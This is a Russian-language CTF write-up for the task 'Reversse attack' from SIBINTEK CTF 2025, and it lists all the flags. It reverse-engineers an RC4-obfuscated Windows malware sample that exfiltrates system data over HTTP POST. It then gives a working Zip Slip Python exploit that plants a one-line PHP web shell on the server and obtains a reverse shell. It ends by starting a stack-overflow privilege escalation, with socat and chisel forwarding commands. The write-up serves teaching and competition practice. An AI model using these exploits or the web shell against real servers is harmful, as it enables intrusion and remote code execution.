

# **SIBINTEK CTF 2025**

**Задания**

09.11.2025





**Название:** Reversse attack

**Категория:** Pентест

**Очки:** динамическое начисление

**Описание:** После недавней атаки был найден вирус, который использовали злоумышленники. Получится ли отомстить им?

**Флаги:**

Sibintek{r3v3rs3\_w1th\_rc4}

Sibintek{Z1p\_Sl1p\_4tt4ck\_w1th\_RC4}


Sibintek{r0p\_1n\_s0ck3t}

Sibintek{m1ss\_c0nf1g\_1n\_sud03rs}

# 01

Reverse.

Открываем программу в Ida и переходим к функции main.



The screenshot shows the IDA Pro interface with several windows open: 'IDA View-A', 'Pseudocode-A', 'Hex View-1', and 'Loc'. The assembly code for the main function is displayed in the 'IDA View-A' window. The code starts with some local variable declarations and then enters a loop where it calls a function 'sub\_140003885' with parameters derived from memory locations. It also contains checks for pointers to 'Block' and 'v1' and handles memory allocation/deallocation via 'free' and 'exit' calls.

```
1 int64 sub_140003EAE()
2 {
3     _int64 v1; // [rsp+20h] [rbp-10h] BYREF
4     void *Block; // [rsp+28h] [rbp-8h] BYREF
5
6     sub_1400049A0();
7     sub_1400042B4();
8     sub_140003911();
9     Block = 0;
10    v1 = 0;
11    if ( (unsigned int)sub_140003885((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965) )
12        exit(0);
13    if ( (unsigned int)((__int64 (__fastcall *)(void **, __int64 *))loc_140001965)(&Block, &v1) )
14    {
15        if ( Block )
16            free(Block);
17        exit(0);
18    }
19    sub_1400038DB((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965);
20    if ( !Block || !v1 )
21    {
22        if ( Block )
23            free(Block);
24        exit(0);
25    }
26    if ( (unsigned int)sub_1400038DB((char *)sub_14000344F - (char *)&loc_140001965, &loc_140001965) )
27    {
28        if ( Block )
29            free(Block);
30        exit(0);
31    }
32    if ( (unsigned int)sub_140003885(&loc_140001965 - (_UNKNOWN *)byte_140001493, byte_140001493) )
33    {
34        if ( Block )
35            free(Block);
36        exit(0);
37    }
38    (*(void (__fastcall **)(void **, __int64))byte_140001493)(&Block, v1);
39    if ( (unsigned int)sub_1400038DB(&loc_140001965 - (_UNKNOWN *)byte_140001493, byte_140001493) )
40    {
41        if ( Block )
42            free(Block);
43        exit(0);
44    }
45 }
```

Разберём функции:

```
1 int64 sub_1400042B4()
2 {
3     _int64 i_2; // rax
4     int j; // [rsp+4h] [rbp-Ch]
5     unsigned int i_1; // [rsp+8h] [rbp-8h]
6     int i; // [rsp+Ch] [rbp-4h]
7
8     for ( i = 0; i <= 255; ++i )
9     {
10        i_1 = i;
11        for ( j = 0; j <= 7; ++j )
12        {
13            if ( (i_1 & 1) != 0 )
14                i_1 = (i_1 >> 1) ^ 0xEDB88320;
15            else
16                i_1 >>= 1;
17        }
18        i_2 = i_1;
19        dword_14000F0E0[i] = i_1;
20    }
21    return i_2;
22 }
```

sub\_1400042B4

- Генерация таблицы  
CRC32

Загрузчик.

```
17
18 v9 = 0xCA964D2D4B1BECALL;
19 n1168267635 = 1168267635;
20 *(__QWORD *)v8 = 0x5D3203E9C6BB22F0LL;
21 *(__QWORD *)v8[5] = 0x843E9BC45D3203LL;
22 sub_1400040801(v7, &v9, 12);
23 sub_140004168(v7, v8, 12);
24 v13 = LoadLibraryA_w(v8);
25 if ( v13 )
26 {
27     qword_14000F040 = sub_14000445F(v13, 268857135);
28     if ( !qword_14000F040 )
29     {
30         sub_1400043C9(v13);
31         exit(1);
32     }
33     qword_14000F048 = sub_14000445F(v13, 2440451937LL);
34     if ( !qword_14000F048 )
35     {
36         sub_1400043C9(v13);
37         exit(1);
38     }
39     qword_14000F050 = sub_14000445F(v13, 1983884790);
40     if ( !qword_14000F050 )
41     {
42         sub_1400043C9(v13);
43         exit(1);
44     }
45     qword_14000F058 = sub_14000445F(v13, 2644759395LL);
46     if ( !qword_14000F058 )
47     {
48         sub_1400043C9(v13);
49         exit(1);
50     }
51     qword_14000F060 = sub_14000445F(v13, 3750196810LL);
52     if ( !qword_14000F060 )
53     {
54         sub_1400043C9(v13);
55         exit(1);
56     }
}
```

sub\_140003911

- судя по всему,  
загрузчик библиотек,  
Т.К. есть LoadLibraryA

```

1 __int64 __fastcall sub_140004081(__int64 a1, __int64 a2, int n12)
2 {
3     char v4; // [rsp+7h] [rbp-9h]
4     int v5; // [rsp+8h] [rbp-8h]
5     int i; // [rsp+Ch] [rbp-4h]
6     int j; // [rsp+Ch] [rbp-4h]
7
8     LOBYTE(v5) = 0;
9     for ( i = 0; i <= 255; ++i )
10        *(_BYTE *)(a1 + i) = i;
11     for ( j = 0; j <= 255; ++j )
12    {
13        v5 = (unsigned __int8)(*(_BYTE *) (a1 + j) + v5 + *(_BYTE *) (j % n12 + a2));
14        v4 = *(_BYTE *) (a1 + j);
15        *(_BYTE *) (a1 + j) = *(_BYTE *) (a1 + v5);
16        *(_BYTE *) (a1 + v5) = v4;
17    }
18    *(_BYTE *) (a1 + 256) = 0;
19    *(_BYTE *) (a1 + 257) = 0;
20    return a1;
21 }

```

### sub\_140004081 - Генерация s\_box по ключу

```

54     unsigned int i; // [rsp+29h] [rbp+21Ch]
55
56     if ( !a1 )
57         return 0;
58     v53 = a1;
59     if ( *a1 != 23117 )
60         return 0;
61     v52 = (_DWORD *)((char *)a1 + *((int *)v53 + 15));
62     if ( *v52 != 17744 )
63         return 0;
64     v51 = v52[34];
65     if ( !v51 )
66         return 0;
67     v50 = (_DWORD *)((char *)a1 + v51);
68     v49 = (char *)a1 + (unsigned int)v50[7];
69     v48 = (char *)a1 + (unsigned int)v50[8];
70     v47 = (char *)a1 + (unsigned int)v50[9];
71     v46 = v51;
72     v45 = v52[35] + v51;
73     for ( i = 0; ; ++i )
74    {
75        if ( i >= v50[6] )
76            return 0;
77        Destination_2 = (char *)a1 + *(unsigned int *)&v48[4 * i];
78        v43 = sub_1400043F3(Destination_2);
79        if ( v43 == a2 )
80            break;
81    }
82    v42 = *(_WORD *)&v47[2 * i];
83    v41 = *(DWORD *)&v49[4 * v42];
84    if ( v41 < v46 || v41 >= v45 )
85        return (_int64)a1 + v41;
86    Str = (char *)a1 + v41;
87    memset(Destination, 0, sizeof(Destination));
88    v36 = 0;
89    *( _WORD *)Destination_1 = 0;

```

```

1 __int64 __fastcall sub_140004168(__int64 a1, __int64 a2, unsigned __int64 n12)
2 {
3     unsigned __int64 i_1; // rax
4     char v4; // [rsp+7h] [rbp-9h]
5     unsigned __int64 i; // [rsp+8h] [rbp-8h]
6
7     for ( i = 0; ; ++i )
8    {
9        i_1 = i;
10        if ( i >= n12 )
11            break;
12        *(_BYTE *) (a1 + 257) += *(_BYTE *) (a1 + (unsigned __int8)++*(__BYTE *) (a1 + 256));
13        v4 = *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 256));
14        *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 256)) = *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 257));
15        *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 257)) = v4;
16        *(_BYTE *) (a2 + i) ^= *(_BYTE *) (a1
17                           + (unsigned __int8) *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 256))
18                           + *(_BYTE *) (a1 + *(unsigned __int8 *) (a1 + 257))));
19    }
20    return i_1;
21 }

```

### sub\_140004168 - Шифрование RC4

```

1 __int64 __fastcall crc32(char *Destination)
2 {
3     char *v1; // rax
4     int i; // [rsp+8h] [rbp-8h]
5     unsigned int v4; // [rsp+Ch] [rbp-4h]
6
7     v4 = -1;
8     while ( *Destination )
9    {
0        v1 = Destination++;
1        v4 ^= (unsigned __int8)*v1;
2        for ( i = 0; i <= 7; ++i )
3            v4 = (v4 >> 1) ^ -(v4 & 1) & 0xEDB88320;
4    }
5     return ~v4;
6 }

```

### Хеш - CRC32

Функция загружает библиотеки, зашифрованные RC4 и по hash в виде CRC32, получает функции.

## sub\_14000445F

Поиск функции по хешу

# 02

## Дешифрование функций

```
IDA View-A Pseudocode-A
1 __int64 __fastcall sub_140003885(size_t Size, unsigned __int64 a2)
2 {
3     __int16 i; // [rsp+2Eh] [rbp-2h]
4
5     for ( i = 0; i != -1; ++i )
6     {
7         if ( !(unsigned int)sub_14000344F(i, a2, Size) )
8             return 0;
9     }
10    return 1;
11 }
```

**sub\_140003885** - Итерация функции **sub\_14000344F** с проверкой результата от 0 до 0xffff.

```
14
15    v7[0] = i;
16    rc4_init((__int64)v6, (__int64)v7, 2);
17    Block = malloc(Size);
18    if ( !Block )
19        return 0xFFFFFFFFLL;
20    memcpy(Block, (const void *)a2, Size);
21    v13 = Size - 4;
22    rc4_crypt((__int64)v6, (__int64)Block, Size);
23    v12 = *(__DWORD *)((char *)Block + v13);
24    v11 = sub_14000432E(Block, v13);
25    if ( v11 == v12 )
26    {
27        v10 = (void *)a2;
28        v9 = a2 & 0xFFFFFFFFFFFFFF000ULL;
29        v8 = (char *)(a2 - (a2 & 0xFFFFFFFFFFFFFF000ULL));
30        *(__QWORD *)&v7[1] = (unsigned __int64)&v8[Size + 4095] & 0xFFFFFFFFFFFFFF000ULL;
31        if ( (unsigned int)qword_14000F040(a2 & 0xFFFFFFFFFFFFFF000ULL, *(__QWORD *)&v7[1], 64, &v5) )
32        {
33            memcpy(v10, Block, Size);
34            qword_14000F040(v9, *(__QWORD *)&v7[1], v5, v4);
35            free(Block);
36            return 0;
37        }
38        else
39        {
340            free(Block);
341            return 0xFFFFFFFFLL;
342        }
343    }
344    else
345    {
346        free(Block);
347        return 0xFFFFFFFFLL;
348    }
349 }
```

**sub\_14000344F** - Копирование памяти, его шифрования, сравнение **sub\_14000432E** с последними 4 байтами куска памяти, если верное, копирование его обратно на место.

Затем мы вызываем этот кусок памяти в **main**.

Затем вызов **sub\_1400038DB**.

```
1 BOOL8 __fastcall sub_1400038DB(__int64 a1, __int64 a2)
2 {
3     return (unsigned int)sub_14000367B(a2, a1) != 0;
4 }
```

Вызов **sub\_14000367B** с проверкой, что функция отработала.

```
14
15    Seed = time64(0);
16    srand(Seed);
17    v8[0] = rand();
18    rc4_init((__int64)v7, (__int64)v8, 2);
19    Block = malloc(Size);
20    if ( !Block )
21        return 0xFFFFFFFFLL;
22    i = Size - 4;
23    memcpy(Block, (const void *)a1, Size - 4);
24    v6 = sub_14000432E((__int64)Block, i);
25    *(__DWORD *)((char *)Block + i) = v6;
26    rc4_crypt((__int64)v7, (__int64)Block, i + 4);
27    v11 = (void *)a1;
28    v10 = a1 & 0xFFFFFFFFFFFFFF000ULL;
29    v9 = (char *)(a1 - (a1 & 0xFFFFFFFFFFFFFF000ULL));
30    *(__QWORD *)&v8[1] = (unsigned __int64)&v9[Size + 4095] & 0xFFFFFFFFFFFFFF000ULL;
31    if ( (unsigned int)qword_14000F040(a1 & 0xFFFFFFFFFFFFFF000ULL, *(__QWORD *)&v8[1], 64, &v5) )
32    {
33        memcpy(v11, Block, Size);
34        qword_14000F040(v10, *(__QWORD *)&v8[1], v5, v4);
35        free(Block);
36        return 0;
37    }
38    else
39    {
40        free(Block);
41        return 0xFFFFFFFFLL;
42    }
43 }
```

Функция **sub\_14000367B** имплементирует алгоритм обратный функции выше. Только тут мы случайно генерируем ключ.

Функции сперва дешифруют кусок памяти, выполняют его и шифруют обратно.

К сожалению, придётся запускать malware для динамического анализа куска памяти и получения информации о функциях, которые вычисляются по хешу.

## 03


### Динамический анализ.

Запускаем отладчик и входим в функцию, создадим ей границы и преобразуем в псевдокод

```
26
27 memset(Str, 0, 0x400u);
28 memset(buf, 0, sizeof(buf));
29 memset(buf_1, 0, sizeof(buf_1));
30 memset(buf_2, 0, sizeof(buf_2));
31 memset(buf_3, 0, sizeof(buf_3));
32 memset(buf_4, 0, sizeof(buf_4));
33 memset(buf_5, 0, sizeof(buf_5));
34 k_1 = 0;
35 v85[0] = 64;
36 if ( qword_14000f050 )
37 {
38     ((void __fastcall *(_WORD *))qword_14000f050)(v90);
39     qmemcpy(
40         Processor_Architecture, "%u\nnumber_of_Processors:%u\nPage_",
41         "Processor_Architecture: %u\n"
42         "Number of Processors: %u\n\n"
43         "Page Size: %u\n\n"
44         "Processor Level: %u\n\n"
45         "Processor Revision: %u",
46         112);
47     *(_DWORD *)((char *)&Processor_Architecture->%u_nNumber_of_Processors->%u_nPage_[13] + 7) = (_DWORD)&unk_A8075;
48     LODWORD(v32) = v94;
49     LODWORD(v31) = v93;
50     LODWORD(v30) = v91;
51     sub_140001450(
52         (_int64)Str,
```

Код собирает информацию о системе и упаковывает в zip архив.

```
v10 = 0x2826372D2A212A10LL;
v11[0] = 12600;
(*(_QWORD *)v11[1]) = 0x341C703031703570LL;
v12 = 0x3E7720311C2B3772LL;
for ( i = 0; i <= 0x19; ++i )
    *((_BYTE *)&v11[-4] + i) ^= 0x43u;
n26 = 26;
rc4_init((__int64)v9, (__int64)&v10, 26);
rc4_crypt((__int64)v9, *a1, n12);
Src[0] = 0x6BD8FA76A2A2734ELL;
Src[1] = 0x8B4D01DFE10ED2D9uLL;
v8 = -2107620690;
Size = 20;
v5[0] = 0x299A8D8416FBB4C0LL;
v5[1] = 0x8BB91D0D3A3E9C20uLL;
v6 = -1817342201;
n20 = 20;
Str = (char *)malloc(0x15u);
if ( !Str )
    JUMPOUT(0x14000195BLL);
memcpy(Str, Src, Size);
Str[Size] = 0;
rc4_init((__int64)&POST[5], (__int64)v5, n20);
rc4_crypt((__int64)&POST[5], (__int64)Str, Size);
if ( func_by_hash_11 )
{
    strcpy(
```



Также доходим до 2 функции.

Видим XOR, доходим до него и смотрим память.

Получаем первый флаг. Флаг используется как ключ к RC4 на шифрование аргумента функции.


Также видно, что шифруется Стока RC4. Дойдя в отладчике до if и перейдя в память, видим строку

```
AE db 0
AF db 3Bh ; ;
B0 alocalhostApiUd db 'localhost/api/udlop/',0
B0 ; DATA XREF: Stack
C5 db 0ABh
C6 db 0ABh
```

#### ⚠ localhost

В райтапе это localhost, в других местах будет другой домен

Видим домен и путь.



```
19:3#(wininet_InternetOpenA)
20:4{ strcpy(
21:5 Mozilla_5_0_(Windows_NT_10_0_Win64_x64_rv:143.0)_Gecko_20100,
22:6 "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:143.0) Gecko/20100101 Firefox/143.0";
23:7 v17 = wininet_InternetOpen(Mozilla_5_0_(Windows_NT_10_0_Win64_x64_rv:143.0)_Gecko_20100, 1, 0, 0, 0);
24:8 if (v17)
25:9 {
26:10     Str_1 = Str;
27:11     v15 = strchr(Str, '/');
28:12     if (v15)
29:13     {
30:14         *v15++ = 0;
31:15         v14 = wininet_InternetConnectA(v17, Str_1, 8000, 0, 0, 3, 0, 0);
32:16         if (v14)
33:17         {
34:18             strcpy(POST, "POST");
35:19             v13 = wininet_HttpOpenRequestA(v14, POST, v15, 0, 0, 0x80000000, 0);
36:20             if (v13)
37:21             {
38:22                 strcpy(Content_Type:_application_octet_stream_r_n, "Content-Type: application/octet-stream\r\n");
39:23                 wininet_HttpSendRequestA(v13, Content_Type:_application_octet_stream_r_n, 0xFFFFFFFFLL, *a1, n12);
40:24                 wininet_InternetCloseHandle(v13);
41:25             }
42:26             wininet_InternetCloseHandle(v14);
43:27         }
44:28     }
45:29 }
```

Строка разделяется по /, первая часть - домен, вторая - путь на сервере. Также видим порт и флаги.


#### ⚠ localhost

В райтапе это 8000 порт и флаг небезопасного подключения, в других местах будет 443 и безопасное подключение

Функция отправляет данные на сервер, предварительно зашифровав архив.

Первый флаг - **Sibintek{r3v3rs3\_w1th\_rc4}**

# 04



**Атака на web сервер.**  
Заходим на сервер  
и видим такую  
картину.

## Идём по пути из файла.

```
Автоформатировать □

{"success":false,"error":"Method not allowed"}
```

Пробуем эмулировать запрос.

The screenshot shows a NetworkMiner-style interface with two panes: 'Request' and 'Response'.  
Request pane:  
- Method: POST  
- Path: /api/upload  
- Headers:

- Host: 10.118.15.21:8000
- Accept-Language: ru-RU,ru;q=0.9
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Accept-Encoding: gzip, deflate, br
- Connection: keep-alive
- Content-Length: 4

  
- Body:

```
adaf
```

Response pane:  
- Status: HTTP/1.1 400 Bad Request  
- Headers:

- Date: Thu, 30 Oct 2025 10:50:13 GMT
- Server: Apache/2.4.65 (Debian)
- X-Powered-By: PHP/8.4.14
- Access-Control-Allow-Origin: \*
- Access-Control-Allow-Methods: POST, OPTIONS
- Access-Control-Allow-Headers: Content-Type
- Content-Length: 73
- Connection: close
- Content-type: application/json; charset=utf-8

  
- Body:

```
{"success":false,"error":"Failed to open ZIP archive: Not a zip archive"}
```

Видим, что это php сервер, и он требует ZIP архив. Ищем атаки на ZIP архив. Находим ZIP SLIP.

Пишем exploit.

```
#!/usr/bin/env python3
import zipfile
import requests
import os

class RC4:
    """
    Реализация алгоритма шифрования RC4
    Используется для шифрования флагов перед встраиванием в код
    """

    def __init__(self, key):
```

```
"""
Инициализация RC4 шифратора с заданным ключом

Args:
    key (bytes): Ключ шифрования
"""

self.key = key
self.S = list(range(256))
j = 0

# Key Scheduling Algorithm (KSA) - инициализация S-блока
for i in range(256):
    j = (j + self.S[i] + key[i % len(key)]) % 256
    self.S[i], self.S[j] = self.S[j], self.S[i]

# Инициализация счетчиков для PRGA
self.i = 0
self.j = 0

def crypt(self, data):
    """
    Шифрование/десифрование данных

    Args:
        data (bytes): Данные для обработки

    Returns:
        bytes: Зашифрованные/десифрованные данные
    """
    result = bytearray(len(data))

    # Pseudo-Random Generation Algorithm (PRGA)
    for n in range(len(data)):
        self.i = (self.i + 1) % 256
        self.j = (self.j + self.S[self.i]) % 256
        self.S[self.i], self.S[self.j] = self.S[self.j], self.S[self.i]
        k = self.S[(self.S[self.i] + self.S[self.j]) % 256]
        result[n] = data[n] ^ k

    return bytes(result)

def create_malicious_zip():
    """Создает ZIP архив с path traversal для извлечения флага"""
```

```

# Создаем злонамеренный ZIP файл
with zipfile.ZipFile('mal.zip', 'w') as zipf:
    # Обычные файлы для маскировки

    zipf.writestr('../../../../../var/www/html/shell.php',
'<?= `$_GET[0]`?>' ) # Выходим в корень, /var/www/html/ так как Сервер
возвращет куда он записал архив, пишем shell myda

return 'mal.zip'

def exploit_zip_slip(base_url, zip_file):
    """Эксплуатация уязвимости zip slip через API"""

upload_url = f"{base_url}/api/udlop/"

try:

    with open(zip_file, 'rb') as f:
        files = f.read()

        rc4 = RC4(b"Sibintek{r3v3rs3_w1th_rc4}")
        enc_file = rc4.crypt(files)

        response = requests.post(upload_url, data=enc_file, timeout=30)

    print(f"[*] Статус ответа: {response.status_code}")

    print("[*] Ответ сервера:")
    print(response.text)

except requests.exceptions.RequestException as e:
    print(f"[-] Ошибка соединения: {e}")
    return False

def main():
    # Базовый URL сервера
    base_url = "http://localhost:8000" # Сервер

    # Создание злонамеренных архивов
    malicious_zip = create_malicious_zip()

```

```

# Эксплуатация с разными архивами
exploit_zip_slip(base_url, malicious_zip)

# Очистка
for file in [malicious_zip]:
    if os.path.exists(file):
        os.remove(file)

if __name__ == "__main__":
    main()

```

Выполняем его.

```

Run web_shell.py
D:\Programming\Python\CTF.venv\Scripts\python.exe D:\Programming\Python\CTF_tasks\Reverse_attack\server\exploits\web_shell.py
[*] Creating orsterer: 200
[*] Other server:
{'success":true,"message":"Archive processed successfully","session_id":"extract_69034453f229c","files_extracted":1,"extraction_path":"/var/www/html/extracted/extract_69034453f229c/","processing_time":0.005s}
Process finished with exit code 0

```

Проверяем.

Request	Response
Pretty	Pretty
Raw	Raw
Hex	Render
1 GET /shell.php?0=1 HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 10.118.15.21:8000	2 Date: Thu, 30 Oct 2025 10:59:09 GMT
3 Accept-Language: ru-RU,ru;q=0.9	3 Server: Apache/2.4.65 (Debian)
4 Upgrade-Insecure-Requests: 1	4 X-Powered-By: PHP/8.4.14
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)	5 Content-Length: 52
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36	6 Keep-Alive: timeout=5, max=100
6 Accept:	7 Connection: Keep-Alive
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	8 Content-type: text/html; charset=UTF-8
7 Accept-Encoding: gzip, deflate, br	9
8 Connection: keep-alive	10 api
9 Content-Length: 0	11 extracted
10	12 index.php
11	13 shell.php
	14 uploads
	15 web_files
	16

Получаем RCE.

Захватим оболочку.

```
listener: 0.0.0.0:4444: linux session from lo
(local) pwncat$ 
(remote) www-data@a6fee476c352:/var/www/html$ whoami
www-data
(remote) www-data@a6fee476c352:/var/www/html$
```

Получим флаг в [index.php](#).

```
<?php
// Sibintek{Z1p_Sl1p_4tt4ck_w1th_RC4}
// 
?>
(remote) www-data@a6fee476c352:/var/www/html$
```

Второй флаг - [Sibintek{Z1p\\_Sl1p\\_4tt4ck\\_w1th\\_RC4}](#)

# 05

LPE до user.

Исследуя систему, находим socat, который запущен от user.

```
www-data 23 0.0 0.2 190820 17876 ? S 10:47 0:00 _ /usr/sbin/apache2 -D FOREGROUND
www-data 24 0.0 0.2 190820 17876 ? S 10:47 0:00 _ /usr/sbin/apache2 -D FOREGROUND
rroot 8 0.0 0.0 6864 3500 ? S 10:43 0:00 su -l user -c rm -rf /tmp/encrypt_socket && socat UNIX-LISTEN:/tmp/encrypt_socket,fork,perm=0666 EXEC:/usr/local/bin/user_app
user 12 0.0 0.0 11716 3132 ? Ss 10:43 0:00 _ socat UNIX-LISTEN:/tmp/encrypt_socket,fork,perm=0666 EXEC:/usr/local/bin/user_app
```

Видно, что мы можем писать в сокет.


Придётся заняться PWN. Закидываем chisel для проброса сокета по порту и форварду себе на localhost.

```
$ socat TCP-LISTEN:2375,reuseaddr,fork UNIX-CONNECT:/tmp/encrypt_socket &
$ /tmp/chisel client --fingerprint <FINGERPRINT> <SERVER>:<PORT>
R:6666:localhost:2375 &
```

Откроем файл в IDA и видим, что пишется 256 байт в 128 байтный буфер.

```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     char output_path[144]; // [rsp+10h] [rbp-120h] BYREF
4     char file_path[128]; // [rsp+A0h] [rbp-90h] BYREF
5     char *nl; // [rsp+120h] [rbp-10h]
6     char *result; // [rsp+128h] [rbp-8h]
7
8     result = 0;
9     setbuf(stdout, 0);
10    if ( argc <= 1 )
11    {
12        printf("Enter the file path: ");
13        if ( !fgets(file_path, 256, stdin) )
14        {
15            puts("Input error");
16            return 1;
17        }
18        nl = strchr(file_path, 10);
19        if ( nl )
20            *nl = 0;
21    }
22    else
23    {
24        strcpy(file_path, argv[1], 0x7Fu);
25        file_path[127] = 0;
26    }
27    sprintf(output_path, 0x8Au, "%s_encrypted", file_path);
28    printf("Encrypting file: %s\n", file_path);
29    printf("Saving to: %s\n", output_path);
30    result = encrypt_file(file_path, output_path);
31    if ( result )
32    {
33        printf("Error: %s\n", result);
```

Так как ничего для получения LPE не найдено в файле, нужно эксплуатировать libc, скачаем и его.



```
-00000000000000126 // padding byte
-00000000000000125 // padding byte
-00000000000000124 int argc;
-00000000000000120 char output_path[144];
0000000000000090 char file_path[128];
-0000000000000010 char *nl;
-0000000000000008 char *result;
+0000000000000000 _QWORD __saved_registers;
+0000000000000008 UNKNOWN *__return_address;
+0000000000000010
+0000000000000010 // end of stack variables
```

0x98 байт до return адреса.

